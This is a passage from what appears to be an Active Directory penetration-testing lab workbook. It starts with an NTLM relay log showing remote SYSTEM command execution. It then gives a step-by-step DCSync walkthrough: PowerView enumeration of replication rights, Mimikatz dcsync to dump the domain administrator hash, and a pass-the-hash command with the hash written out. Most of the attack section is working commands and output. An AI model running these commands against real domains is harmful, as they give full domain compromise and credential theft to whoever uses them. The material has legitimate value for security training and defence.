[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from ATOMIC-NUCLEAR/ADMINISTRATOR@10.10.10.2 controlled, attacking target smb://10.10.10.3
[*] Authenticating against smb://10.10.10.3 as ATOMIC-NUCLEAR/ADMINISTRATOR SUCCEED
[*] SMBD-Thread-4: Connection from ATOMIC-NUCLEAR/ADMINISTRATOR@10.10.10.2 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] SMBD-Thread-6: Connection from ATOMIC-NUCLEAR/ADMINISTRATOR@10.10.10.2 controlled, but there are no more targets left!
[*] Executed specified command on host: 10.10.10.3
nt authority\system

[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```


EXERCISE : AD - 2

Active Directory Persistence by Golden Key Attack


Domain Controller
AD objects
Domain
Users
Least Privilege
User A
1. User has Dcsync Rights on Domain Controller
Privilege
Escalation
2. Perform Dcsync & Retrieve Domain Admin Hash from DC
Highest
Privilege
Attacker
3. Access Domain Controller as Domain
Administrator with Pass The Hash [PTH] Method

Step 1 : Import Powerview utility and get the information about ACLs on domain level belong to a compromised user .


```
. .\PowerView_dev.ps1
whoami /user
Get-ObjectAcl -Identity "DC=atomic-nuclear,DC=site" -ResolveGUIDs | ?{$_.SecurityIdentifier -match 'S-1-5-21-2014351116-3273711534-731752147-1112'}
```



```
AceQualifier           : AccessAllowed
ObjectDN               : DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes
ObjectSID              : S-1-5-21-2014351116-3273711534-731752147
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-2014351116-3273711534-731752147-1112
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-All
ObjectSID              : S-1-5-21-2014351116-3273711534-731752147
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-2014351116-3273711534-731752147-1112
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```


Step 2 : Invoke Mimikatz to sync administrator hash from DC using dcsync rights.

```
. .\Invoke-Mimikatz.ps1
Invoke-Mimikatz -Command '"lsadump::dcsync /user:atomic-nuclear\administrator"'
```




Step 3 : Now, Use mimikatz to authenticate as domain admin with compromised administrator's hash.

Invoke-Mimikatz -Command "'sekurlsa::pth /user:administrator /ntlm:4346d4e5298397a9c6830b9fce7c9d7a /domain:atomic-nuclear.site'"



